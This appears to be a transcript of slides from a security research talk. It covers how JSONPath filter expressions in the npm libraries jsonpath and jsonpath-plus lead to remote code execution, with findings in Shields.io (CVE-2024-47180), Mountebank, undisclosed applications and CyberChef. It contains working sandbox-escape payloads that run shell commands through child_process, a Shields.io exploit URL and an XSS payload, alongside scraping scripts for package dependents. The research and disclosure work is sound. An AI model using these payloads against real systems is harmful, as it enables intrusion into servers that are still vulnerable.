


Following the JSON Path: A Road Paved in RCE

...

Nick Copi

whoami

- AppSec Engineer at CarMax by day, Independent Security Researcher by night
 - VCU Alumni, Former CyberSecurity Club President
 - RVA Sec CTF Reigning Champion
 - Thinkpad Dual Wielder
 - <https://nickcopi.site/>
-
- ...More hours spent debugging JavaScript in the last year than in direct sunlight



What Is A JSON Path?

"It's like an xpath but for JSON instead of XML"

How to read data from JSON using JSONPath

JSON data

```
{
  "contact": {
    "contactName": "Lissa Petro",
    "contactId": "C002",
    "addresses": [
      {
        "type": "shipping address",
        "address1": "Infocity Area",
        "city": "Bangalore",
        "state": "Odisha",
        "pin": "753004"
      },
      {
        "type": "billing address",
        "address1": "BTM layout",
        "city": "Bangalore",
        "state": "Karnatak",
        "pin": "560075"
      },
      {
        "type": "office address",
        "address1": "Salt lake",
        "city": "Kolkata",
        "state": "West Bengal",
        "pin": "700091"
      }
    ]
  }
}
```

JSON Path

`$.contact.address[?(@.type=='billing address')]`

Result

```
{
  "type": "billing address",
  "address1": "BTM layout",
  "city": "Bangalore",
  "state": "Karnatak",
  "pin": "456785"
}
```

Identifying JSON Path Usage in a target API

- August 2024 I'm doing undisclosed bug bounty research on a target application that is part of a public program.
- Express JS API endpoint receives an input and a JSON path and returns the result of querying the input with the JSON path
- How is the JSON path parsing implemented?
- How are the filter expressions implemented?




```
$ .contact.address[?(@.type=='billing address')]
```

What Is an AST? (Abstract Syntax Tree)


- Definition: A tree representation of the syntactic structure of source code or expressions.
 - Each node represents a construct—like operators, literals, or function calls.
- In the context of JSON Paths:
 - Filter expressions (e.g. `?(@.price < 10)`) are parsed into an AST before being evaluated against JSON data.
- Why It Matters for Hacking:
 - The AST controls what code gets executed during evaluation
 - Poorly sandboxed or naïvely implemented evaluators can allow for:
 - Code execution
 - Breakouts (e.g. accessing global objects, prototype chains)


dchester/jsonpath


- Comes up first when I Google "jsonpath npm"
- Hasn't been touched for years
- Let's get hacking


jsonpath 


1.1.1 • Public • Published 4 years ago

 Readme

 Code Beta

 3 Dependencies

 1,455 Dependents

 25 Versions

build unknown

jsonpath

Query JavaScript objects with JSONPath expressions. Robust / safe JSONPath engine for Node.js.


Query Example

```
var cities = [
  { name: "London", "population": 8615246 },
  { name: "Berlin", "population": 3517424 },
```


Install

```
> npm i jsonpath
```


Repository

 github.com/dchester/jsonpath

Homepage

 github.com/dchester/jsonpath#readme

Weekly Downloads

2,789,432 

dchester/jsonpath local lab setup

```
const express = require('express');
const bodyParser = require('body-parser');
const jsonpath = require('jsonpath');

const app = express();
const port = 3000;

// Middleware to parse JSON bodies
app.use(bodyParser.json());

// POST endpoint to accept message and jsonpath
app.post('/query', (req, res) => {
  const { message, path } = req.body;

  if (!message || !path) {
    return res.status(400).json({ error: 'Both message and path are required.' });
  }

  try {
    const result = jsonpath.nodes(message, path);
    res.json({ result });
  } catch (error) {
    res.status(400).json({ error: 'Invalid JSONPath or message.', details: error.message });
  }
});

// Start the server
app.listen(port, () => {
  console.log(`Server is running on http://localhost:${port}`);
});
```

FROM node:alpine

COPY . /app

WORKDIR /app

RUN npm install

CMD node --inspect=0.0.0.0:9229 index.js

Request

Clear

-

+

```
1 POST /query HTTP/1.1
2 Host: 192.168.1.156:3000
3 Cache-Control: max-age=0
4 Upgrade-Insecure-Requests: 1
5 Accept-Encoding: gzip, deflate
6 Accept-Language: en-US,en;q=0.9
7 Content-Type: application/json
8
9 {
10   "message": {
11     "stuff": [
12       {
13         "value": 12,
14         "name": "item 1"
15       },
16       {
17         "value": 7,
18         "name": "item 2"
19       },
20       {
21         "value": 9,
22         "name": "item 3"
23       }
24     ]
25   },
26   "path": "$.stuff[?(@.value % 3 === 0)]"
27 }
```

Response

```
1 HTTP/1.1 200 OK
2 X-Powered-By: Express
3 Content-Type: application/json; charset=utf-8
4 Content-Length: 135
5 ETag: W/"87-TK34VlUrR97tsKbcf40nOIHrd+Q"
6 Date: Sat, 31 May 2025 16:33:40 GMT
7 Connection: keep-alive
8 Keep-Alive: timeout=5
9
10 {
11   "result": [{
12     "path": ["$", "stuff", 0],
13     "value": {
14       "value": 12,
15       "name": "item 1"
16     }
17   }, {
18     "path": ["$", "stuff", 2],
19     "value": {
20       "value": 9,
21       "name": "item 3"
22     }
23   }]
24 }
```


dchester/jsonpath Research

Evaluating Script Expressions

Script expressions (i.e, `(...)` and `?(...)`) are statically evaluated via **static-eval** rather than using the underlying script engine directly. That means both that the scope is limited to the instance variable (`@`), and only simple expressions (with no side effects) will be valid. So for example, `?(@.length>10)` will be just fine to match arrays with more than ten elements, but `?(process.exit())` will not get evaluated since `process` would yield a `ReferenceError`. This method is even **safer** than `vm.runInNewContext`, since the script engine itself is more limited and entirely distinct from the one running the application code. See more details in the **implementation** of the evaluator.

security

`static-eval` is like `eval`. It is intended for use in build scripts and code transformations, doing some evaluation at build time—it is **NOT** suitable for handling arbitrary untrusted user input. Malicious user input **can execute arbitrary code**.

dchester/jsonpath local lab research

- jsonpath uses static-eval for expression eval
- The author of static-eval says this is no good
- static-eval builds and evaluates a very limited functionality AST of our expressions
- Some protections exist to try to prevent arbitrary code execution

Function JavaScript

- The Function constructor compiles function bodies as JavaScript code at runtime.
- Dynamic code evaluation: Similar to `eval()`, it can execute strings as JavaScript, making it dangerous in sandboxed environments if misused.
- Unlike regular functions or methods, it does not inherit scope from its creation context; instead, it always creates a function in the global scope, which increases the risk of escaping restrictive contexts.

```
> Function('console.log(1300+37)')()
```

```
1337
```

```
← undefined
```

JavaScript "Inheritance": constructors

JavaScript's Prototype Chain

Every JS object inherits from its prototype chain

Example:

`"".substring` comes from `String.prototype`

```
> "".substring === String.prototype.substring  
↳ true
```

JavaScript "Inheritance": constructors

All functions and objects have a constructor property:

`"".substring.constructor === Function`

`"".substring` → method from `String.prototype`

```
> "".substring.constructor === Function
< true
> "".substring.constructor('console.log(1300+37)')()
1337
< undefined
```

But it's still a function, so its `.constructor` is `Function`

Calling Function from a JSON path expression

- Debugging the AST evaluator, we can see our mortal enemy that prevents us from getting a reference to Function

```
98 ▼   else if (node.type === 'MemberExpression') { node = {type: 'MemberExpression', computed: false, object: {...}, property: {...}}
99     var obj = walk(node.object); obj = f Object(), walk = f walk(node, scopeVars)
100     // do not allow access to methods on Function
101 ▼   if((obj === FAIL) || (typeof obj == 'function')){
102     return FAIL;
103   }
104 ▼   if (node.property.type === 'Identifier') {
105     return obj[node.property.name];
106   }
```

JavaScript "Inheritance": prototypes

```
> ({}).__proto__.constructor === Object  
↳ true
```

```
> ({__proto__:({}).valueOf}).constructor === Object  
↳ false  
  
> ({__proto__:({}).valueOf}).constructor === Function  
↳ true
```

dchester/jsonpath calling Function

```
> typeof ({__proto__:({})['__lookupGetter__']})  
↪ 'object'  
> ({__proto__:({})['__lookupGetter__']}).constructor  
↪ f Function() { [native code] }
```

```
> ({__proto__:({})['__lookupGetter__']})['__lookupGetter__']('console.log(1337)')()  
1337
```


dchester/jsonpath full RCE payload

```
({__proto__:({})  
['__lookupGetter__']}).constructor('console.log(process.mainModule.require(\"child_process\"  
)execSync(\"id\").toString())')()
```

```
{  
  "message":{  
    "a":{  
      }  
    },  
  "path": "$..[?((({__proto__:({})['__lookupGetter__']}).constructor('console.log(process.mainModule.require(\"ch  
ild_process\").execSync(\"id\").toString())')()))]"  
}
```

```
jsonpathlab-1 | uid=0(root) gid=0(root) groups=0(root),1(bin),2(daemon),3(sys),4(adm),6(disk),10(wheel),11(floppy),20(dialout),26(tape),27(video)
```

jsonpath-plus/jsonpath, the other castle

- Haha oops, our payload doesn't work on our target. It actually uses this other library that I didn't do enough research to know existed at the time.

JSONPath Plus

Analyse, transform, and selectively extract data from JSON documents (and JavaScript objects).

`jsonpath-plus` expands on the original specification to add some additional operators and makes explicit some behaviors the original did not spell out.

↓ Weekly Downloads

5,319,921



jsonpath-plus/jsonpath local lab research

```
const express = require('express');
const bodyParser = require('body-parser');
const {JSONPath} = require('jsonpath-plus');

const app = express();
const port = 3000;

// Middleware to parse JSON bodies
app.use(bodyParser.json());

// POST endpoint to accept message and jsonpath
app.post('/query', (req, res) => {
  const { message, path } = req.body;

  if (!message || !path) {
    return res.status(400).json({ error: 'Both message and path are required.' });
  }

  try {
    const result = JSONPath([path, json:message]);
    res.json({ result });
  } catch (error) {
    res.status(400).json({ error: 'Invalid JSONPath or message.', details: error.message });
  }
});

app.listen(port, () => {
  console.log(`Server is running on http://localhost:${port}`);
});
```

FROM node:alpine

COPY . /app

WORKDIR /app

RUN npm install

CMD node --inspect=0.0.0.0:9229 index.js

jsonpath-plus/jsonpath code review

```
if (
  this.currEval === 'safe' ||
  this.currEval === true ||
  this.currEval === undefined
) {
  JSONPath.cache[scriptCacheKey] = new this.safeVm.Script(script);
} else if (this.currEval === 'native') {
  JSONPath.cache[scriptCacheKey] = new this.vm.Script(script);
} else if (
  typeof this.currEval === 'function' &&
  this.currEval.prototype &&
  hasOwnProp.call(this.currEval.prototype, 'runInNewContext')
) {
  const CurrEval = this.currEval;
  JSONPath.cache[scriptCacheKey] = new CurrEval(script);
} else if (typeof this.currEval === 'function') {
  JSONPath.cache[scriptCacheKey] = {
    runInNewContext: (context) => this.currEval(script, context)
  };
} else {
  throw new TypeError(`Unknown "eval" property "${this.currEval}"`);
}
```

```
return JSONPath.cache[scriptCacheKey].runInNewContext(this.currSandbox);
```

```
1  import vm from 'vm';
2  import {JSONPath} from './jsonpath.js';
3
4  JSONPath.prototype.vm = vm;
5  JSONPath.prototype.safeVm = vm;
6
7  const SafeScript = vm.Script;
8
9  export {
10    JSONPath,
11    SafeScript
12  };
```

jsonpath-plus/jsonpath code review

- It just runs a Node JS vm.Script with runInNewContext()

```
(new vm.Script("this.constructor.constructor('console.log(process))()")).runInNewContext({})
```

- This payload uses the Function constructor from the "new context" object outside the sandbox to evaluate code outside the sandbox
- This is known, intended, and documented behavior
- I was not under the impression that this was a vulnerability in jsonpath-plus, but a deliberate design decision to prevent scope overlap vs traditional eval() and that if you want to use it with untrusted input, you must set the eval option to none.

jsonpath-plus/jsonpath Blind RCE payload

```
$..[?  
(@.constructor.constructor('console.log\x28process.mainModule.require\x28"child_process"\x29.execSync\x28"\x28id  
"\x29.toString\x28\x29\x29')()))]
```

Target popped, now what? Who else is using this?

- Any scenario where attacker controlled JSON paths are being evaluated against an object in a node JS context using either of these libraries can lead to JS execution
- dchester/jsonpath
 - Hopelessly unmaintained, has a prototype pollution issue open for the last 4 years
- jsonpath-plus/jsonpath
 - Author says he abandoned this as of February 2024, can be run with eval: false and is safe, is this even a security bug or is it not intended to be run with untrusted JSON paths?
- Who all is downstream of these and do they use the library in such a way that JS execution can be achieved?

Investigating Libraries.io

- We want to see the open source dependents of these two packages
- Let's look somewhere that already pulled and aggregated this data for us


What is Libraries.io?

Libraries.io is a free service that collects publicly available open source package information scraped from the internet. With it you can search 9.96M packages by license, language, or explore new, trending, or popular packages.

[Login](#)[API Documentation](#)


Investigating Libraries.io

- Haha nevermind...



Scraping NPM for dependents

- Can I list this through some API?
- Do I care?
- I want them sorted by downloads



The screenshot shows the npmjs.com website in a browser window. The URL is `npmjs.com/browse/depended/jsonpath?offset=36`. The page displays a list of packages that depend on `jsonpath`. The packages are listed with their names, descriptions, and the user who published them along with the time since publication.

Package Name	Description	Published By	Time Ago
<code>lynn-request</code>	A high level API for making web requests	<code>dauidahouse</code>	0.5.0 • 2 years ago
<code>@jcroall/synopsys-sig-node</code>	Node.js Library for Integrating with Synopsys AST Solutions	<code>jcroall</code>	1.1.67 • 3 years ago
<code>@openreply/aql</code>	API Query Language - parser and filter	<code>driedel</code>	2.1.2 • 3 years ago
<code>djorm</code>	Django like ORM framework	<code>just-paja</code>	0.2.0-alpha.5 • a year ago
<code>@motrixglobal/h5p-server</code>	A community re-implementation of the H5P server	<code>rmello</code>	9.3.7 • 4 months ago
<code>@loadmill/core</code>	Loadmill core library	<code>yigall</code>	0.3.130 • 13 days ago

```
const axios = require('axios');
const fs = require('fs');

const url = 'https://www.npmjs.com/browse/depended/jsonpath?offset='

const fullPackages = {};

const getPage = async offset=>{
  try{
    return (await axios.get(url + offset)).data;
  }catch(e){
    return;
  }
}

const parsePackages = html=>{
  try{
    let [junk, context] = html.split('__context__ = ');
    [ context ] = context.split('</script>')
    const decoded = JSON.parse(context.trim());
    return decoded?.context?.packages;
  } catch (e){
    return;
  }
}

const addPackages = newPackages =>{
  newPackages.reduce((acc,cur)=>(void (acc[cur.name] = cur)) || acc, fullPackages);
}

const init = async ()=>{
  for(let i = 0; true; i += 36){
    console.log(`Getting packages after offset ${i}...`);
    const html = await getPage(i);
    const packages = parsePackages(html);
    if(!packages)
      break;
    addPackages(packages);
  }
  fs.writeFileSync('dependents.json', JSON.stringify(fullPackages, null, 2));
}
init();
```

Scraping NPM for dependents

```
> Object.values(data).sort((a,b)=>b.downloads-a.downloads).slice(0,20).map(a=>({name:a.name,downloads:a.downloads}))  
[  
  { name: 'bfj', downloads: 3878260 },  
  { name: 'release-please', downloads: 93566 },  
  { name: '@platformatic/config', downloads: 68831 },  
  { name: 'extract-pg-schema', downloads: 27411 },  
  { name: 'google-discovery-to-swagger', downloads: 25013 },  
  { name: 'json-merger', downloads: 20829 },  
  { name: 'raml-to-swagger', downloads: 20819 },  
  { name: 'ghost', downloads: 12116 },  
  { name: '@blockchain-lab-um/masca', downloads: 5887 },  
  { name: '@gentrace/core', downloads: 5198 },  
  { name: '@wmfs/tymly', downloads: 4047 },  
  { name: 'xlf-translate', downloads: 3800 },  
  { name: 'tabulate-json', downloads: 3540 },  
  { name: '@apideck/wayfinder', downloads: 3128 },  
  { name: '@lumieducation/h5p-server', downloads: 2543 },  
  { name: 'har-to-k6', downloads: 2267 },  
  { name: '@credo-ts/core', downloads: 2166 },  
  { name: 'botium-core', downloads: 1673 },  
  { name: 'jsonpath-faster', downloads: 1370 },  
  { name: '@crystaldesign/grid', downloads: 1323 }  
]
```



Github Dependents, An avoidable tragedy

- Similarly, GitHub provides this data under the insight tab
- I want these sorted by stars, but GitHub's site provides no way to do this
- Time to get scraping again... :(

Dependency graph

Dependencies Dependents [Export SBOM](#)

Repositories that depend on jsonpath [Package: jsonpath](#)

2,050,295 Repositories 1,854 Packages ⓘ		Owner ▾
 sonalidoke11 / redux-essentials-example-app	☆ 0	🔗 0
 OwenZ0711 / CS4278-Group-18	☆ 0	🔗 0

Github Dependents, An avoidable tragedy

- A whole lot of this
- If only they offered sorting by stars, I just want the first couple hundred

```
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTEyMzM2MjU4MDY&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTEwODAwNDA2OTg&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTEwMjkwODQ4MjE&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTEwODkxOTE4NTQ&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTEwNTI1MjQxNTg&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTEwMTUxMDQ2Nzk&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTA5NTY4MDk1NDE&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTA4NzYyMjg4NjY&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTA4MjYzNjMyMDU&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTA3NjA1NTQzMk&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTA3MDc4NzIyODQ&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Waiting for 120 seconds...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTA2NjA3NzYyNDM&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTA1NDQ3NDU1MDI&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTAzMjk3NzgzMjQ&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTAxODY3MTM5OTI&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=MTAwNDcyNDQ2MzE&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=OTg1Nzg0Nzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=OTc1MTE4NzY0Mg&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
Getting page for https://github.com/dchester/jsonpath/network/dependents?dependents_after=OTQ5OTYyMjA0Mg&package_id=UGFja2FnZS0xMzc5MzcwOA%3D%3D...
```


Github Dependents, An avoidable tragedy

- After a week or so of running the script, I got 51 MB of data and the following:

```
> Object.entries(data).map(a=>({repo:a[0],stars:Number(a[1].replaceAll(',',''))}).sort((a,b)=>b.stars-a.stars).slice(0,20))
[
  { repo: '/freeCodeCamp/freeCodeCamp', stars: 399354 },
  { repo: '/nestjs/nest', stars: 66376 },
  { repo: '/reduxjs/redux', stars: 60727 },
  { repo: '/TryGhost/Ghost', stars: 46627 },
  { repo: '/n8n-io/n8n', stars: 43860 },
  { repo: '/TanStack/query', stars: 41371 },
  { repo: '/Kong/insomnia', stars: 34131 },
  { repo: '/OpenDevin/OpenDevin', stars: 30115 },
  { repo: '/FlowiseAI/Flowise', stars: 28811 },
  { repo: '/gchq/CyberChef', stars: 28168 },
  { repo: '/backstage/backstage', stars: 27337 },
  { repo: '/YMFE/yapi', stars: 27288 },
  { repo: '/swagger-api/swagger-ui', stars: 26220 },
  { repo: '/badges/shields', stars: 23276 },
  { repo: '/lensapp/lens', stars: 22388 },
  { repo: '/NginxProxyManager/nginx-proxy-manager', stars: 21653 },
  { repo: '/processing/p5.js', stars: 21305 },
  { repo: '/handsontable/handsontable', stars: 19671 },
  { repo: '/mlflow/mlflow', stars: 18179 },
  { repo: '/NixOS/nixpkgs', stars: 16949 }
]
```

Analyzing the results

- Lots of dead ends, lots of cases where the dependencies are used with fixed JSON paths or transitive dependencies of "safe" dependencies
- Several jsonpath-plus users with eval:false
- Skipping through all the dead ends, let's get into some scenarios with impact.

RCE in badges/shields

JSONPath

RCE

- Funny little badges people throw in their READMEs on GitHub repos
- Open source code base to host the server that generates these badge images
- Also a SaaS service that is more commonly used
- Has an endpoint that grabs JSON from a URL and a JSONPath query and passes it to dchester/jsonpath
- Server side RCE via /badge/dynamic/json route on any private instances and img.shields.io itself

RCE in badges/shields

/badge/dynamic/json?url=https://github.com/badges/shields/blob/master/.vscode/extensions.json&query=\$..[?(({__proto__:({})['__lookupGetter__']})['__constructor']('console.log("RCE as root)"))])["+(process.getBuiltinModule("child_process").execSync("whoami").toString())')()]]

```
RCE as root
```

```
RCE as root
```

```
RCE as root
```

```
RCE as root
```

```
RCE as root
```

```
|
```

```
[8] 0:docker 1:bash- 2:docker*
```

RCE in badges/shields

- Emailed their security contact address with a full PoC against a local instance of the open source software
- Fixed in three days, very professional, best experience I've had with open source vulnerability disclosures
- CVE-2024-47180 assigned


RCE in badges/shields

CVE-2024-47180

Description

Shields.io is a service for concise, consistent, and legible badges in SVG and raster format. Shields.io and users self-hosting their own instance of shields using version `< server-2024-09-25` are vulnerable to a remote execution vulnerability via the JSONPath library used by the Dynamic JSON/Toml/Yaml badges. This vulnerability would allow any user with access to make a request to a URL on the instance to the ability to execute code by crafting a malicious JSONPath expression. All users who self-host an instance are vulnerable. This problem was fixed in `server-2024-09-25`. Those who follow the tagged releases should update to `server-2024-09-25` or later. Those who follow the rolling tag on DockerHub, `docker pull shieldsio/shields:next` to update to the latest version. As a workaround, blocking access to the endpoints `/badge/dynamic/json`, `/badge/dynamic/toml`, and `/badge/dynamic/yaml` (e.g. via a firewall or reverse proxy in front of your instance) would prevent the exploitable endpoints from being accessed.

RCE in Mountebank



mountebank - over the wire test doubles

[home](#)[imposters](#)[logs](#)[config](#)[metrics](#)[□](#)

the apothecary

- getting started
- mental model
- 3rd party plugins
- command line
- security
- faqs
- support

api:

- overview
- contracts
- mock verification
- stub responses
- proxies
- injection
- behaviors
- faults
- stub predicates
- xpath
- json
- jsonpath
- errors

builtin protocols:

- http
- https

Welcome, friend


mountebank is the first open source tool to provide cross-platform, multi-protocol test doubles over the wire. Simply point your application under test to mountebank instead of the real dependency, and test like you would with traditional stubs and mocks.

mountebank is the most capable open source service virtualization tool in existence, and will cure what ails you, guaranteed.

How it works

mountebank employs a legion of *imposters* to act as on-demand test doubles. Your test communicates to mountebank over http using the api to set up *stubs*, *record* and *replay* proxies, and verify *mock expectations*. In the typical use case, each test will start an imposter during test setup and stop an imposter during test teardown, although you are also welcome to configure mountebank at startup using a *config file*.

mountebank employs several types of imposters, each responding to a specific protocol. Typically, your test will tell the imposter which port to bind to, and the imposter will open the corresponding socket.



```
graph TD; test -- http --> app; app -- tcp --> imposter; mountebank -- magic --> imposter;
```

RCE in Mountebank

```
nick@dockerdev:~/mountebankhell$ docker run --rm --network host bbyars/mountebank
info: [mb:2525] mountebank v2.9.1 now taking orders - point your browser to http://localhost:2525/ for help
info: [mb:2525] POST /imposters
info: [http:4548] Open for business...
info: [http:4548] ::ffff:192.168.1.2:65097 => POST /
RCE as uid=1001(mountebank) gid=1001(mountebank) groups=1001(mountebank)

info: [http:4548] no predicate match, using default response
^Cinfo: [mb:2525] Adios - see you soon?
nick@dockerdev:~/mountebankhell$ docker run --rm --network host bbyars/mountebank
info: [mb:2525] mountebank v2.9.1 now taking orders - point your browser to http://localhost:2525/ for help
info: [mb:2525] POST /imposters
info: [http:4548] Open for business...
info: [http:4548] ::ffff:192.168.1.2:49614 => POST /
RCE as uid=1001(mountebank) gid=1001(mountebank) groups=1001(mountebank)

info: [http:4548] no predicate match, using default response
```

RCE in Mountebank

- Apparently, this project is abandoned. I emailed the security email, but I don't think they care anymore.
- Surprisingly, earlier in 2024 I heard about new cases of people spinning up instances of this, so this is unfortunate.
- As of May 2025, I haven't heard anything back, and I don't think this is getting fixed.

RCE in (Undisclosed FAANG Application)

- Can't say too much. Was using dchester/jsonpath in a way that allowed for remote code execution.
- Was only exposed in a niche scenario, got accepted to be fixed, but the VRP panel decided it was not accepted to be paid out.

XSS in (Undisclosed FAANG Application)

- Can't say too much. Was using jsonpath-plus/jsonpath in an open source web application in a way that allowed for stored XSS.
- This was able to be escalated into account takeover via session hijacking on an instance as a lower privilege user.
- ~~Hush Money~~ Bug Bounty paid out

DOM XSS in CyberChef

- CyberChef is a tool for transforming input content to get an output using "recipes" defined by a user.
- It supports JSONPath lookups client side using a JavaScript library.
- JSONPath-Plus - We popped it, let's see if it impacts CyberChef

Recipe



JPath expression



Query

```
$.stuff[?(@.value % 3 === 0)]
```

Result delimiter

```
\n
```

Input

```
{
  "stuff": [
    {
      "value": 12,
      "name": "item 1"
    },
    {
      "value": 7,
      "name": "item 2"
    },
    {
      "value": 9,
      "name": "item 3"
    }
  ]
}
```

RBC 261 16

Output

```
{ "value": 12, "name": "item 1" }
{ "value": 9, "name": "item 3" }
```

DOM XSS in CyberChef

- Can we just throw our `$..[?((('sub.constructor('console.log1337'))))] payload at it and get JS execution?`

The screenshot shows the CyberChef web application interface. The URL bar contains a complex payload: `gchq.github.io/CyberChef/#recipe=JPath_expression('$..5B?((%5C%5C.sub.constructor(%5Cconsole.log%601337%60%5C%5C%5D%5C%5Cn')&input=eyJhIjoxfQ&ieol=CRLF`. The interface has three main sections: Operations, Recipe, and Input. The Recipe section shows a JPath expression query: `$..[?((('sub.construct...` and a result delimiter of `\n`. The Input section shows a single character `a`. The browser console on the right shows the execution of the payload, resulting in a `VM9:3` error message: `['1337', row: Array(1)]`, indicating that the payload was successfully executed and the string `1337` was logged.

- Yes! (Sort of)

DOM XSS in CyberChef

- We actually only have execution in a Web Worker
- What is a Web Worker?
 - A background JS thread, created via `new Worker("...")`.
 - Designed for parallelism - runs in isolation from the main thread.
 - No access to DOM or browser APIs.
 - Communicates via `postMessage()` and `onmessage`
- Why We Need to Break Out:
 - Worker context is too limited for most XSS goals (e.g., no cookie access, can't manipulate page).
 - We must find a way to send code or data back to the main thread.
- Goal: escape the sandbox - often via abusing the message channel or poorly validated message handlers in the main thread.

CyberChef postMessage Bridge Traversal

- I spent a couple hours reading relevant code in the CyberChef repo that is used to create and talk to these Web Workers that evaluate the recipe and send back an output, and worked out a code path that would lead to being able to send a source over the postMessage bridge that the Web Worker uses and lead to an innerHTML setting sink.
- Certain recipe types support HTML outputs.
- The main window context decides which type to use depending on the type of the input recipe.
- In the case of JSONPath evaluations, the content type is sadly not HTML.
